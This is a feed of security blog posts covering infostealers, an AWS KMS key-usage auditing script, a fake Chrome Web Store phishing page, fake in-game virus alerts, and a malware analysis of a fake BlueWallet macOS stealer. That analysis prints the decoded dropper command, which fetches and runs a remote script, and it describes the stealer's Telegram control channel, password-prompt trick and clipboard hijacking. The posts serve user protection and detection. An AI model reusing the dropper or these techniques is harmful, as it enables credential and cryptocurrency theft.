    Traditional phishing hasn’t gone away. Far from it. But many attackers are no longer focused solely on tricking victims into entering usernames and passwords on fake login pages. Instead, they are using infostealers to quietly collect passwords, cookies, browser data, and other sensitive information from infected devices.

    This approach is attractive because it scales well and reduces friction. Instead of relying on a victim to type credentials into a fake site, the malware can harvest logins already saved in browsers, session tokens, autofill data, cryptocurrency wallet details, and even files that contain useful information.

    This makes the attack chain less visible. A traditional phishing email often leaves obvious clues: a suspicious link, a fake login page, or a strange attachment. Infostealers are different. They can arrive through malicious online ads (malvertising), cracked software, fake browser updates, game cheats, or dubious download sites, and once installed, they work in the background, stealing whatever the victim’s device has in store.

    Part of this shift could be due to the widespread adoption of multi-factor authentication (MFA). By stealing session cookies, cybercriminals can bypass MFA, so they can access accounts without needing a password or authentication code.

    Another factor is the rise of the malware-as-a-service (MaaS) ecosystem. Infostealers are cheap to deploy, easy to scale, and highly profitable. Rather than building a full attack chain themselves, many criminals buy access to ready-made stealer kits, loaders, or initial access services from underground vendors. This lowers the barrier to entry and allows less-skilled attackers to run credential theft operations.

    In many cases, infostealers are just the first stage of a larger criminal operation. The stolen data is collected, packaged, and sold to other criminals interested in the harvested information. These buyers may specialize in fraud, account takeover, business email compromise, or ransomware. A single infected machine can generate multiple revenue streams: credentials for one buyer, session cookies for another, and corporate access or wallet data for a third.

    That division of labor is one reason infostealers have become so persistent. Operators can update their code, rotate infrastructure, and launch new campaigns with minimal effort, while affiliates handle distribution through phishing, malvertising, fake downloads, or social media lures.

    How to stay safe

    Because infostealers commonly arrive through malvertising, fake browser updates, and one-click downloads, it’s worth treating ads and pop-ups with healthy skepticism. My personal tip: Never click on sponsored ads. Instead, visit official websites directly and download software only from trusted sources such as official vendor sites or app stores.

    Another increasingly popular technique is ClickFix, a social engineering attack that tricks users into infecting their own devices. Never run commands or scripts copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. If a website tells you to execute a command or perform a technical action, check official documentation or contact support before proceeding.


    Picked up something you shouldn’t have?


    Pirated software, game cheats, and cracked tools remain some of the most common delivery methods for infostealers. These downloads often come bundled with malware that installs alongside the software you intended to get. The same caution applies to many browser extensions and add-ons that promise extra features or convenience. Stick to extensions from reputable developers, check reviews and permissions carefully, and avoid installing any add-on that asks for more access than it plausibly needs.

    Phishing emails are still a major threat, but many can be spotted if you slow down and verify before clicking. Even if an email looks like it comes from a trusted brand, treat unsolicited attachments and links with caution, especially when they urge you to open a file, install something urgently, or fix a billing issue. If you’re unsure, check the sender address, look for typos or odd phrasing, and confirm the request through a separate channel such as the company’s official website rather than the link in the email.


    We don’t just report on threats—we remove them

    Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

    Identify unused AWS KMS keys and prevent accidental key deletions

    2 June 2026 at 21:01

    As you scale your use of Amazon Web Services (AWS), managing KMS keys becomes increasingly important. Whether you manage a handful of keys or thousands across multiple AWS accounts and AWS Regions, there’s often a need to audit key usage to help you meet compliance requirements, evaluate your risk posture, and optimize key management costs. However, determining which keys are actively in use and which have been sitting idle can be a time consuming and complex task.

    To help with this, AWS Key Management Service (AWS KMS) has launched the GetKeyLastUsage API, a new feature that you can use to quickly determine when each key was last used for a cryptographic operation, significantly enhancing your audit capabilities and key lifecycle management. For more information, see Determine past usage of a KMS key.

    Before this launch, the primary way to audit key usage was through AWS CloudTrail logs. CloudTrail captures every cryptographic operation by default, so the data is available. The difficulty is turning that data into actionable insight. You need to identify which keys to examine, query the right logs, and repeat that process frequently enough to maintain an accurate view. For the most recent 90 days, CloudTrail event history makes this manageable. Beyond that, you need to create a dedicated trail to deliver logs to Amazon Simple Storage Service (Amazon S3) for long-term retention, then query those logs using tools such as Amazon Athena to determine when a key was last used.

    Determine when a key was last used

    AWS KMS now provides a direct way to see when a key was last used for cryptographic operations. You can also see this information using the AWS Management Console for AWS KMS and the AWS Command Line Interface (AWS CLI).

    The GetKeyLastUsage API returns the date and time of the most recent cryptographic operation performed with a KMS key, without requiring you to search through CloudTrail logs. The API returns the date and time of the last key operation, the type of operation performed, CloudTrail event ID, and KMS request ID. You can access this information for all customer-managed keys and AWS managed keys irrespective of key spec, key origin, key store, or key usage type.

    In addition, you can restrict a key from being disabled or scheduled for deletion if it was recently used, by incorporating this usage information as a condition within the KMS key policy. See the Preventing accidental key deletion with policy controls section for implementation details.

    About the tracking period

    One of the important concepts you must understand before relying on the last usage information reported on a KMS key is the tracking period. The tracking period is the date from which AWS KMS began tracking cryptographic activity for the key. Tracking began on April 23, 2026, for most AWS Regions. Understanding the tracking period is critical because it determines whether the absence of usage information means a key has never been used or only hasn’t been used since tracking started.

    For example, if you have a key created on January 1, 2026, and you check its usage, any cryptographic operations that occurred between January 1 and April 22 wouldn’t be captured in the usage information. Thus, you can’t conclude that it’s never been used, because it might have been used in the months before tracking began.

    Getting started

    There’s nothing to enable or additional configuration required to view usage information on last cryptographic operation performed on your KMS keys.

    To view KMS key usage:

    1. Go to the AWS KMS console and choose Customer-managed keys in the navigation pane and select a key. Look for Last used on the general configuration.
      Figure 1: KMS key general configuration page

      Figure 1: KMS key general configuration page

    2. Choose the link under Last used to see additional details such as Timestamp, Operation, and the CloudTrail event ID.
      Figure 2: View last used details including timestamp, operation, and event ID

      Figure 2: View last used details including timestamp, operation, and event ID

    3. The Last used column is also shown when you attempt to schedule key deletion, so that you can make informed decisions.
      Figure 3: Scheduled key deletion warning

      Figure 3: Scheduled key deletion warning

    API reference

    See the following examples for ideas on how to use the GetKeyLastUsage API to better understand KMS key usage.

    Use case 1: Cost optimization through unused key cleanup

    If you manage thousands of AWS KMS keys distributed across multiple AWS accounts, you might have keys that have remained unused since creation or keys that are no longer needed. By cleaning up these keys, you can reduce operational costs and minimize your security footprint. However, without visibility into which keys are actively performing cryptographic operations, it can be difficult to distinguish between keys protecting critical workloads and those that can be safely decommissioned.

    Note that there are some precautions that you should take before scheduling key deletion. While the last usage information can help identify unused keys, it shouldn’t be the only factor in deciding whether to delete or disable a key. The last usage information tells you when a key was last used, not whether it will be needed in the future. A key might be unused for months but still required to decrypt files, for compliance scenarios or disaster recovery as shown in figure 4.

    When you identify a potentially unused key, first disable it using DisableKey and monitor your applications and services for any encryption or decryption failures.

    Figure 4: A use case where GetKeyLastUsage doesn’t accurately reflect whether a KMS key is still required

    Figure 4: A use case where GetKeyLastUsage doesn’t accurately reflect whether a KMS key is still required

    As an example, Amazon EBS volumes only interact with KMS keys during specific lifecycle events like volume creation, attachment, and detachment. After a volume is attached to an Amazon Elastic Compute Cloud (Amazon EC2) instance, the plaintext data encryption key is cached in the Nitro Card hardware, and all subsequent read/write operations use this cached key without any further AWS KMS API calls. This means a production volume running continuously for months or years will show no KMS activity during that entire period. However, the volume remains completely dependent on that KMS key for any future operations like instance restarts, volume reattachments, or disaster recovery scenarios. If someone deletes the KMS key, the encrypted data key stored with the volume can never be decrypted again, making the volume’s data permanently and irreversibly inaccessible. Before deleting any KMS key, you must verify it has no associated EBS volumes or snapshots, regardless of how long ago the last KMS API call occurred.

    AWS provides a mechanism where you can create a CloudWatch alarm that notifies you if a key pending deletion is being accessed, giving you an opportunity to cancel the deletion before data becomes inaccessible.

    Solution with GetKeyLastUsage API

    Here’s a sample script that scans all customer-managed keys in an account and retrieves each key’s last usage date through the GetKeyLastUsage API. It accepts two optional inputs: a threshold in days and an AWS Region. The script filters and displays only keys that haven’t been used within the specified period, presenting results in a table with the key name, AWS account ID, AWS Region, and last usage date. This can help you identify unused encryption keys.

    The following is an example to scan all keys that haven’t been used in the last 180 days in the us-east-1 Region:

    ./script.sh 180 us-east-1
    #!/bin/bash
    DAYS=${1:-90}
    REGION=${2:-$(aws configure get region)}
    CUTOFF=$(date -v-${DAYS}d +%s 2>/dev/null || date -d "-${DAYS} days" +%s)
    ACCOUNT_ID=$(aws sts get-caller-identity --query Account --output text)
    printf "Showing keys not used in the last %s days (Region: %s)\n\n" "$DAYS" "$REGION"
    printf "%-50s %-15s %-20s %-15s\n" "Key Name" "Account ID" "Region" "Last Usage Date"
    printf "%.0s-" {1..100}
    printf "\n"
    for key_id in $(aws kms list-keys --region $REGION --query 'Keys[*].KeyId' --output text); do
    key_manager=$(aws kms describe-key --region $REGION --key-id $key_id --query 'KeyMetadata.KeyManager' --output text)
    if [ "$key_manager" = "CUSTOMER" ]; then
    last_usage=$(aws kms get-key-last-usage --region $REGION --key-id $key_id)
    timestamp=$(echo $last_usage | jq -r '.KeyLastUsage.TimeStamp // empty')
    if [ -z "$timestamp" ]; then
    last_epoch=0
    else
    last_epoch=$(date -jf "%Y-%m-%dT%H:%M:%S" "$(echo $timestamp | cut -d. -f1)" +%s 2>/dev/null || date -d "$timestamp" +%s)
    fi
    if [ "$last_epoch" -lt "$CUTOFF" ]; then
    key_alias=$(aws kms list-aliases --region $REGION --key-id $key_id --query 'Aliases[0].AliasName' --output text)
    key_name=${key_alias:-$key_id}
    [ "$key_name" = "None" ] && key_name=$key_id
    if [ -z "$timestamp" ]; then
    tracking_date=$(echo $last_usage | jq -r '.TrackingStartDate' | cut -d'T' -f1)
    last_used="${tracking_date}*"
    else
    last_used=$(echo $timestamp | cut -d'T' -f1)
    fi
    printf "%-50s %-15s %-20s %-15s\n" "$key_name" "$ACCOUNT_ID" "$REGION" "$last_used"
    fi
    fi
    done
    printf "\n* = No operations performed since tracking started\n"

    Use case 2: Preventing accidental key deletion with policy controls

    Organizations frequently face the risk of accidental key deletions, which can have severe operational consequences. Despite precautions and safety measures, accidents can happen. A key might be deleted because someone believes it’s no longer in use, only to discover that critical applications or workloads depend on it. This results in data access failures, application downtime, and emergency recovery procedures. Without visibility into recent key usage, teams lack the information needed to make safe disable decisions or implement effective safeguards.

    Solution with policy based controls

    To prevent KMS keys from being accidentally Disabled or Deleted use the kms:TrailingDaysWithoutKeyUsage condition key in key policies to automatically block deletion or disabling of recently used keys:

    1. Open the AWS KMS console and choose Customer managed keys in the navigation pane.
    2. Select the key you want to protect.
    3. In the Key policy tab, choose Edit.
    4. In the policy editor, add the following statement:
    {
      "Sid": "PreventDeletionOfRecentlyUsedKeys",
      "Effect": "Deny",
      "Principal": "*",
      "Action": [
        "kms:ScheduleKeyDeletion",
        "kms:DisableKey"
      ],
      "Resource": "*",
      "Condition": {
        "NumericLessThanEquals": {
          "kms:TrailingDaysWithoutKeyUsage": "365"
        }
      }
    }
    1. Choose Save changes.

    The policy prevents deletion or disabling a key if it was used within the past 365 days. You can adjust the threshold to match your organization’s requirements. For more information about the condition key, see kms:TrailingDaysWithoutKeyUsage.

    Important considerations

    When reviewing key usage for possible deletion, consider the following:

    • Key deletion is irreversible and makes encrypted data unrecoverable. AWS enforces a 7–30 day waiting period. During this time, monitor usage attempts and cancel the deletion if necessary. Delete a key only if you’re certain that no data has been encrypted or will be encrypted with it. Consider disabling the key first to test the impact of unavailable keys.
    • CloudTrail remains authoritative because it provides the full audit trail. GetKeyLastUsage quickly tells you when and what operations occurred, but CloudTrail shows you who made the request and with what parameters. Learn more about logging KMS API calls with CloudTrail.

    Conclusion

    The GetKeyLastUsage API enhances your KMS key management capabilities by providing immediate access to usage data that was previously only present in CloudTrail logs. Start by opening the AWS KMS console and checking the Last used field for any customer-managed keys and AWS managed keys to see this information in action. For broader key auditing, integrate the API into your existing automation scripts using the AWS CLI examples provided.

    If you have feedback about this post, submit comments in the Comments section below.


    Andrea Rossi

    Andrea Rossi

    Andrea is the Solutions Architect who always asks “but is it secure?” one more time. Based in Milan, Italy, he works with customers to architect cloud solutions where security is foundational, not an afterthought, from network-level hardening to integrating Generative AI workloads into compliant environments.

    Poojil Tripathi

    Poojil Tripathi

    Poojil is a Solutions Architect based in Austin, TX, who would like to remind you that you should never click on links. He works with customers to design secure-by-design cloud solutions on AWS, specializing in encryption and healthy paranoia.

    These convincing copyright notices are designed to steal Google logins

    2 June 2026 at 20:24

    A new scam is targeting people who publish Chrome extensions.

    The scam arrives as an official-looking “copyright removal request” claiming your extension is about to be removed from the Chrome Web Store and that you have 48 hours to appeal.

    It even looks personalized. After you enter your extension’s ID to “verify” it, the page pulls in your extension’s real name and icon. But it’s all part of a phishing attack designed to steal your Google username and password.

    If attackers gain access to a developer account, they may be able to take over the extension, access developer resources, or potentially push malicious updates to users.

    What’s actually going on

    If you’ve published a Chrome extension, you might encounter a page that looks like an official Google notice warning that your extension is being removed for copyright infringement.

    The page asks you to enter your extension ID, then displays your real extension details alongside a complaint number and countdown clock. It pressures you to sign in with Google to file an appeal before time runs out.

    None of it is real. The page is not operated by Google. The complaint, deadline, and countdown are fabricated. The goal is to trick you into entering your Google username and password into a fake sign-in window controlled by the scammer.

    The most important rule to remember: Genuine warnings about your extension appear in your Chrome Web Store developer dashboard, not on a third-party website.

    Why scammers want developer accounts

    Chrome extensions have access to users’ browsers, and they can be updated automatically.

    If attackers gain control of a developer account, they may be able to modify an extension, access developer resources, or potentially distribute malicious updates to existing users.

    That’s what makes developer accounts such attractive targets, and why scams like these are prevalent.

    What the scam looks like

    The page is hosted on a domain that has nothing to do with Google. In the version we analyzed, the site used the address dmca-chrome-extensions[.]click.

    Despite that, it uses Google’s branding and presents itself as a “Chrome Web Store Developer Policy Center.”

    The page first asks for the link or ID of your extension. That seems harmless, which is exactly why it works.

    Fake copyright removal request pretending to be from the Chrome Web Store.

    It uses your own extension to look convincing

    After you enter your extension ID, the page briefly displays a “Looking up extension…” message and then builds a fake takedown notice around your real extension.

    When we tested the scam with Malwarebytes Browser Guard, it displayed our genuine extension name, icon, and Chrome Web Store listing alongside the fake complaint.

    The fake site, pulling publicly available info about your extension.

    The site is simply pulling publicly available information from your extension’s Chrome Web Store page. Anyone can see that information. The scammers use it to make the fake notice appear legitimate.

    Everything else is invented.

    The complaint number, “date received,” 48-hour deadline, countdown timer, and timeline of events are generated by the scam page itself.

    The countdown is there to rush you

    A red warning banner claims your extension will be permanently removed unless you act within 48 hours, and a clock counts down by the second. The whole layout pushes you toward one button: sign in with Google to “verify your identity” and file your appeal. 

    The urgency is designed to create pressure so you react before taking the time to verify the claim.

    The fake sign-in window

    When you click “Continue to verification,” a Google sign-in window appears with a title bar, padlock, and address showing accounts.google.com.

    Convincing sign-in window

    It looks authentic, but it isn’t.

    The “window” is actually part of the web page itself. The padlock and address are just graphics designed to look like a real browser window.

    The scammers even tailor the appearance to match your operating system, showing Mac-style windows on macOS and Windows-style windows on Windows devices.

    Anything typed into this fake sign-in form is sent directly to the scammers.

    One giveaway is that the window cannot leave the browser page. Try dragging it to the edge of your screen and it stops at the browser border. Minimize the browser and it disappears as well.

    Most importantly, your browser’s real address bar still shows the scam site’s address, not Google’s.

    How to stay safe

    The good news is that a few simple habits defeat this scam.

    • Don’t trust the link. If you receive a warning about your extension, go directly to your Chrome Web Store developer dashboard and check there.
    • Be suspicious of urgency. Legitimate policy processes don’t rely on countdown clocks to force immediate action.
    • Check the address bar. A real Google sign-in page appears at accounts.google.com in your browser’s actual address bar.
    • Test the window. If a sign-in window can’t be dragged outside the browser or disappears when the browser is minimized, it’s probably fake.
    • Turn on stronger sign-in protection. Passkeys and hardware security keys make stolen passwords far less useful to attackers.
    • Use security software with phishing and web protection. Our Browser Guard, which is also part of Malwarebytes Premium can help block malicious websites and phishing pages before you enter sensitive information.

    This isn’t a crude phishing page. It uses your real extension details, mimics Google’s branding, and creates a convincing sense of urgency.

    If you receive a warning about your extension, don’t follow the link and don’t race the countdown. Go directly to your Chrome Web Store developer dashboard and verify the claim there.

    When in doubt, close the tab.

    If you already entered your details

    Act quickly.

    • Change your Google password immediately from a trusted device.
    • Sign out of all active sessions in your Google account security settings.
    • Review connected apps and devices for anything unfamiliar.
    • Turn on two-step verification, preferably using a passkey or security key.
    • Check your Chrome Web Store listings for changes, uploads, or new versions you didn’t publish.

    Indicators of Compromise (IOCs)

    Domain

    dmca-chrome-extensions[.]click


    Stop threats before they can do any harm.

    Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

    Fake virus alerts are invading mobile games

    2 June 2026 at 11:03

    Sometimes it happens. You’re happily playing a game on your phone or laptop when suddenly alarms pop up out of nowhere:

    “Your device is infected!”

    “Your iCloud is full!”

    “Your account is restricted for watching porn!”

    Some games can be played for free if you agree to watch ads, and in others you can get extra lives, perks, or boosters by watching ads. That’s fine, as long as you’re given a choice and the ads are legitimate.

    Unfortunately, cybercriminals sometimes manage to buy advertising space and use it to defraud gamers.

    Let’s look at some examples.

    The iCloud storage scam, or its OneDrive equivalent, is a well-known and long-running scam that claims you need to expand your storage or all your files will be deleted. The websites these messages link to come in many forms, but they all ask for personal and payment details to complete the upgrade.

    Restricted account

    “Your account has been restricted.
    We have detected that your device has been hacked after visiting adult websites.
    Solution:
    1:Click the “OK” button below;

    2:You will be redirected to App Store;

    3:Install and open the app, then run the cleanup program.”

    This ad is a scam and uses a classic scare tactic. It falsely claims your device has been hacked and tries to pressure you into clicking “OK” and installing a cleanup app.

    Messages like this sometimes claim to be from your ISP, a “Security Department,” or a generic “Safety Center.”

     Fake Apple security alert

    “Apple Security Alert
    8 viruses have been detected on your iPhone. Now iOS is damaged by 72%. Further damage to the system will result in device lockup and loss of all data within two minutes.
    Please click the button below to remove all viruses.”

    This is another fake warning, commonly used by scammers to trick users into clicking links or downloading unnecessary or harmful software. Apple doesn’t send alerts like this, and these messages use vague threats to get your attention.

    What kind of app you’re really installing if you follow the instructions depends on your device and your location. If you’re “lucky,” it’s just adware, but you might just as easily end up with an infostealer.

    In many cases, you’ll end up with fleeceware, a type of deceptive mobile app where developers lure users in with short free trials that quickly convert into hidden subscription fees, sometimes costing hundreds of dollars per month. These apps often offer some functionality to stay on the barely legal side of things, but at wildly inflated prices.

    How to stay safe

    The best response to these messages is simply to ignore them.

    Real system alerts come from the OS, not from inside a game window or browser tab. Here’s a simple test: If you can switch apps and the “warning” disappears with the browser/game, it was not a system‑level alert.

    Check the destination URLs before proceeding. Apple, Google, and major ISPs use predictable domains. A familiar-looking URL is not proof that a message is legitimate, but if the URL looks suspicious, it should definitely be treated as a scam.


    Scam or legit? Scam Guard knows.


    You may arrive at something that looks like the official App Store or Google Play Store. Be wary of lookalike app stores and unofficial download sites, but if you are on the real store, the app is generally safer to install. However, it’s still worth checking reviews, permissions, and the developer before proceeding.

    Visit the official website of the organization the message claims to be from and log in there. If there’s a genuine problem with your account, storage, or device, you’ll find information about it through official channels.

    Use an up-to-date, real-time anti-malware solution on your devices that can detect and block malicious apps.


    Scammers know more about you than you think. 

    Malwarebytes Mobile Security protects you from phishing, scam texts, malicious sites, and more. With real-time AI-powered Scam Guard built right in. 

    Download for iOS → Download for Android → 

    Fake BlueWallet steals passwords, accounts, and crypto from Macs

    1 June 2026 at 16:40

    A fake website impersonating BlueWallet (a real Bitcoin wallet) is targeting Mac users with a simple but effective attack. BlueWallet itself has not been compromised. Instead, cybercriminals have stolen the name and branding of the legitimate Bitcoin wallet to make a malicious download appear trustworthy.

    If you went looking for a cryptocurrency wallet and landed on one of these fake BlueWallet download pages, the site tried to trick you into opening a downloaded file in a built-in macOS tool and pressing “Run.” If you followed those instructions, the malware could steal saved passwords, browser logins, cryptocurrency wallets, documents, and other sensitive data. It also watches the clipboard for cryptocurrency wallet addresses and can replace them with attacker-controlled addresses..

    That last feature is particularly dangerous. If you copy a wallet address before sending funds, the malware can silently replace it with the attacker’s address. Everything looks normal on screen, but the money goes somewhere else.

    Should you worry? Only if you downloaded and ran the file. Simply visiting the page and closing it does nothing on its own. The attack depends entirely on the user opening the script and pressing play.

    If you did run it, treat the machine as compromised and follow the steps below.

    What to do if you may have run it

    If you opened the file and pressed play, assume your device was compromised and work through these steps:

    • Disconnect the machine from the network to cut the control channel
    • Run a full scan of the device, and make sure you’re using up-to-date security software with web protection enabled
    • From a different, trusted device, change passwords for any accounts used on the Mac, starting with email and cryptocurrency exchanges
    • Move any cryptocurrency to a new wallet created on a clean device
    • Treat existing seed phrases and keys as exposed
    • Before sending crypto in future, verify the full destination address character by character
    • Check for and remove unfamiliar files in ~/Library/LaunchAgents
    • Look for a hidden .sysupd.sh file in /tmp
    • Rotate cloud and SSH credentials if .ssh, .aws, or .gnupg files were present on the machine
    • When in doubt, back up your data and reinstall macOS from a known-good source rather than trying to clean in place

    Picked up something you shouldn’t have?


    Social engineering tricks

    The most interesting part of this campaign isn’t technical. The attackers didn’t break into the Mac or bypass Apple’s security protections. They persuaded victims to run the malware themselves.

    The fake website walks users through the process with a convincing download page, simple instructions, and even a keyboard shortcut. The attack succeeds because the victim trusts what they are seeing.

    As operating systems get better at blocking malicious software, attackers are increasingly investing in social engineering. Instead of finding ways around security controls, they convince people to click through them.

    That’s why one habit is becoming increasingly important: Be suspicious of any download that arrives with instructions to open it in a scripting tool, developer utility, or Terminal window and press “Run.”

    In this campaign, a single press of ⌘R was enough to turn a Mac into a password stealer, cryptocurrency wallet thief, clipboard hijacker, and remote access tool.

    Technical analysis

    Stage one: The AppleScript downloader

    The page lives at update-bluewallet[.]com, a domain name close enough to the real wallet (bluewallet.io) to pass a quick glance. The first thing the page does is not wait for consent. Its script calls a download routine on a two-second timer the moment the page loads, and again if the visitor clicks either of two buttons.

    The file that lands in the Downloads folder is named BlueWallet Installer.applescript, an extension most people have never seen and have no instinct to distrust.

    Then the page does something quietly clever. After a short delay, it rewrites its own status text to read like setup instructions: open the installer, then press the play button or ⌘R. It even draws a small blue play triangle in the text so the wording matches the real Script Editor interface the victim is about to see.

    Fake BlueWallet website that guides the victim through downloading and running the malicious script

    The page walks the victim through the exact motions needed to run the file.

    On modern macOS, an unsigned application downloaded from the web gets quarantined and checked before it can run. A plain script opened in Script Editor and executed by the user sidesteps that flow. The person is manually instructing a trusted Apple tool to run code, so there is no notarization gate to fail.

    This is why the attacker chose an AppleScript instead of a packaged app: it moves the risky action out of the operating system’s hands and into the victim’s.

    The AppleScript itself is remarkably short. Stripped of its decorative comments, including a fake version number and a line claiming to be a “Brew Install Upgrade,” it runs a single base64-encoded shell command and then tells Script Editor to quit without saving, removing the evidence from view.

    Brew Install Upgrade

    Decoded, that command does this:

    curl -s 'https://projects2026box[.]com/serve_site/confighelper_0adfeee8.sh' -o /tmp/.sysupd.sh && chmod +x /tmp/.sysupd.sh && /tmp/.sysupd.sh >/dev/null 2>&1 &

    It fetches a second script from a remote host, saves it to a hidden file in the temp directory, makes it executable, and runs it in the background with all output suppressed.

    The victim sees nothing. The filename .sysupd.sh is dressed up to look like a system update. This is a textbook staged dropper: stage one is tiny and disposable, and its only job is to fetch the real payload.

    Stage two: Payload analysis

    The first lines establish how the malware intends to operate. It sets umask 077 so everything it creates is readable only by the compromised user, then builds a hidden, randomly named working directory under /tmp seeded from /dev/urandom.

    Its configuration is obfuscated, but weakly. A small function named _xd walks a hex string two characters at a time and XORs each byte against a hardcoded repeating key: swckR9JCD2Uu.

    That function decodes the script’s Telegram bot token, chat identifier, secondary command token, and staging URL at runtime. It is enough to defeat tools that only search for plaintext strings, but not much more. Because the key and algorithm are both sitting in the file, every encoded value is fully recoverable.

    One detail stands out: The decoded Telegram chat value and decoded command-and-control chat value are identical. The attacker is using a single Telegram channel as both the exfiltration drop and the control channel. It is cheap, scalable, encrypted, and blends into ordinary HTTPS traffic.

    Not everything is obfuscated. The clipboard-hijacking addresses are sitting in the file in plain text: a Bitcoin address, an Ethereum address, and a Solana address. These are the addresses the implant swaps in when it catches you copying a wallet address. Because they are public on their respective blockchains, they are also among the most useful artifacts in the whole sample.

    What the malware steals

    The second stage’s collection routines are sweeping. They pull from six broad categories.

    1. Web browsers

    The script extracts history, cookies, login data, and bookmarks from a wide range of browsers, including:

    • Chromium-based browsers: Google Chrome Stable, Beta, Canary, and Dev; Brave; Microsoft Edge; Vivaldi; Opera; Opera GX; Arc; Chromium; Coccoc; and Yandex
    • Firefox-based browsers: Firefox, Waterfox, Pale Moon, Zen, and LibreWolf
    • macOS native browser data: Safari cookies, history, and form values

    2. Cryptocurrency wallets

    This appears to be the script’s primary focus.

    It targets desktop wallet applications including Electrum, Electrum-LTC, Exodus, Atomic Wallet, Ledger Live, Trezor Suite, Bitcoin Core, Litecoin Core, DashCore, Dogecoin Core, Coinomi, Monero, Sparrow, Armory, BlueWallet, Zengo, Trust Wallet, Binance Desktop, and Tonkeeper.

    It also targets browser-extension wallets across several ecosystems:

    • Bitcoin: Xverse, Leather, UniSat, Alby, and Wizz
    • Solana: Phantom, Solflare, Backpack, Nightly, MagicEden, Sollet, and Slope
    • EVM wallets: MetaMask, Trust Wallet, OKX, Coinbase Wallet, Rabby, Zerion, Rainbow, SafePal, Bitget, Ronin, and XDEFI
    • Cosmos: Keplr, Station, and Cosmostation
    • Other ecosystems: Yoroi, Lace, Petra, Martian, Suiet, Talisman, SubWallet, Braavos, and Temple

    3. Password managers and security tools

    The malware targets local storage and settings for several password managers, including LastPass, 1Password, Dashlane, Bitwarden, Keeper, RoboForm, NordPass, Enpass, StickyPassword, TrueKey, Passbolt, and Buttercup.

    It also looks for data associated with 2FA and authenticator tools, including Google Authenticator, Authy, Duo, Microsoft Authenticator, 2FAS, and FreeOTP.

    4. Communication and social apps

    The script attempts to copy session data and local storage for Telegram Desktop and Discord, including Discord Canary and Discord PTB.

    5. Developer and cloud tools

    It looks for credentials and configuration files in the user’s home directory, including:

    • AWS CLI configurations in .aws
    • SSH keys in .ssh
    • GnuPG keys in .gnupg
    • Kubernetes configs in .kube
    • Shell and Git files including .zshrc, .zsh_history, .bash_history, and .gitconfig

    6. Productivity apps and general files

    The script copies the local Apple Notes database, NoteStore.sqlite.

    It also looks for browser-extension data related to shopping and productivity tools, including Honey, CapitalOne Shopping, Rakuten, CamelCamelCamel, Grammarly, Evernote, Notion Clipper, Todoist, and Google Keep.

    Finally, it scans Desktop, Documents, and Downloads for files with extensions including .txt, .pdf, .docx, .doc, .rtf, .wallet, .key, .keys, .seed, .kdbx, .pem, and .env, under a size cap.

    What it does with the stolen data

    The malware tries to capture the user’s account password directly. An osascript dialog titled “System Preferences” asks the user to re-enter their password “to continue.” The script validates each attempt against dscl . authonly before saving it, so it only stops once it has a working credential.

    For exfiltration, it archives the staged data with macOS’s own ditto, likely because it is always present, unlike zip. To stay under Telegram’s 50 MB upload limit, it breaks larger archives into 49 MB chunks with split before sending each part.

    It establishes persistence by writing a LaunchAgent plist into the user’s ~/Library/LaunchAgents, backed by a hidden support directory, and loading it with launchctl so the implant runs again at every login.

    The clipboard hijack is a live background loop. A clip_watch function continuously inspects the clipboard, matches Bitcoin, Ethereum, and Solana address formats by regex, reports the original address to the command-and-control channel, and overwrites the clipboard with the attacker’s address via pbcopy.

    That means the substitution happens silently between copy and paste.

    Finally, the malware can be controlled interactively. A c2_loop polls the Telegram bot for commands and supports a full operator toolkit:

    • /info for system details
    • /exec for arbitrary shell commands
    • /clipboard to read current clipboard contents
    • /download to pull specific files
    • /exfil to rerun the theft module
    • /selfdestruct to wipe traces

    This makes the Telegram channel a real-time remote-control link, not just a one-way drop.

    Living off the land, and off Telegram

    The pattern here is familiar and getting more common: lean on tools that are already trusted.

    The delivery abuses Apple’s own Script Editor. The configuration hides behind a trivial XOR rather than packed binaries. The command channel rides Telegram’s Bot API, which can pass through egress filters that would flag an unknown server.

    None of these pieces is novel on its own. The effectiveness comes from stacking legitimate-looking components so no single step trips an alarm.

    Detection opportunities

    The lessons here are less about the lure and more about the technique itself.

    Script Editor executing a one-line base64 do shell script that immediately quits is a strong behavioral signal, and a far better detection target than the disposable stage-one file. So is a hidden /tmp/.sysupd.sh downloaded by curl and launched in the background.

    Browsers and download surfaces could treat .applescript files arriving from the web with the same suspicion as executables. And Telegram remains an under-addressed command-and-control medium that bot-token abuse reporting could disrupt at the source.

    Indicators of Compromise

    File hashes (SHA-256)

    • 216277bdb7998b48852024fc8b5853c3dc50b3857fd22afd1320b884bcaa0a61 (BlueWallet Installer.applescript)

    Network indicators

    • update-bluewallet[.]com
    • projects2026box[.]com

    Clipboard-hijack addresses

    • BTC: bc1qrmj4ggshddhnxx3rxwvsu8pe9ut6cgx8mx364e
    • ETH: 0x2B871703122064e45d77146a6D5203da3bD192FA
    • SOL: 8dtdRQePrKz97FszwMEa4QvptdAAcbAFs7kBojr5Mz3v

    We don’t just report on threats—we remove them

    Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

    ❌